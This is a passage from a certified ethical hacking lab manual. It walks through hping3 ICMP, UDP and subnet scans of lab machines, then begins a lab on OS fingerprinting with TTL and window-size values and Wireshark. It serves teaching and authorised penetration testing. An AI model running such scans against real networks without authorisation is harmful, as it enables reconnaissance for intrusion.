
    Note: In the TCP stealth scan, the TCP packets are sent to the target host; if a SYN+ACK response is received, it indicates that the ports are open.



15. In the **terminal** window, type **hping3 -1 [Target IP Address] -p 80 -c 5** to perform ICMP scan (here, the target machine is **Windows Server 2022** [**10.10.1.22**]) and press **Enter**

    Note: In this command, **-1** specifies ICMP ping scan, **-c** specifies the packet count (here, **5**), and **-p** specifies the port to be scanned (here, **80**).

16. The results demonstrate that hping has sent ICMP echo requests to 10.10.1.22 and received ICMP replies which determines that the host is up.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Apart from the aforementioned port scanning and service discovery techniques, you can also use the following scanning techniques to perform a port and service discovery on a target network using Hping3.
    - Entire subnet scan for live host: **hping3 -1 [Target Subnet] --rand-dest -I eth0**
    - UDP scan: **hping3 -2 [Target IP Address] -p 80 -c 5**
18. This concludes the demonstration of discovering open ports and services running on the live hosts in the target network using Hping3.
19. Close all open windows and document all the acquired information.
20. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform OS Discovery

Banner grabbing, or OS fingerprinting, is used to determine the OS running on a remote target system.

Lab Scenario

As a professional ethical hacker or a pen tester, the next step after discovering the open ports and services running on the target range of IP addresses is to perform OS discovery. Identifying the OS used on the target system allows you to assess the system's vulnerabilities and the exploits that might work on the system to perform additional attacks.

Lab Objectives

- Identify the target system's OS with Time-to-Live (TTL) and TCP window sizes using Wireshark
- Perform OS discovery using Nmap Script Engine (NSE)
- Perform OS discovery using Unicornscan

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of OS Discovery/ Banner Grabbing

Banner grabbing, or OS fingerprinting, is a method used to determine the OS that is running on a remote target system.

There are two types of OS discovery or banner grabbing techniques:

- **Active Banner Grabbing**: Specially crafted packets are sent to the remote OS, and the responses are noted, which are then compared with a database to determine the OS. Responses from different OSes vary, because of differences in the TCP/IP stack implementation.
- **Passive Banner Grabbing**: This depends on the differential implementation of the stack and the various ways an OS responds to packets. Passive banner grabbing includes banner grabbing from error messages, sniffing the network traffic, and banner grabbing from page extensions.

Parameters such as TTL and TCP window size in the IP header of the first packet in a TCP session plays an important role in identifying the OS running on the target machine. The TTL field determines the maximum time a packet can remain in a network, and the TCP window size determines the length of the packet reported. These values differ for different OSes: you can refer to the following table to learn the TTL values and TCP window size associated with various OSes.

Operating System	Time To Live	TCP Window Size
Linux	64	5840
FreeBSD	64	65535
OpenBSD	255	16384
Windows	128	65,535 bytes to 1 Gigabyte
Cisco Routers	255	4128
Solaris	255	8760
AIX	255	16384

Lab Tasks

Task 1: Identify the Target System's OS with Time-to-Live (TTL) and TCP Window Sizes using Wireshark

---

Wireshark is a network protocol analyzer that allows capturing and interactively browsing the traffic running on a computer network. It is used to identify the target OS through sniffing/capturing the response generated from the target machine to the request-originated machine. Further, you can observe the TTL and TCP window size fields in the captured TCP packet. Using these values, the target OS can be determined.

Here, we will use the Wireshark tool to perform OS discovery on the target host(s).


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Ubuntu** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.


3. Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


4. The **Wireshark Network Analyzer** main window appears; double-click the available ethernet or interface (here, **Ethernet**) to start the packet capture, as shown in the screenshot.

   Note: If **Software Update** window appears, click **Remind me later**.



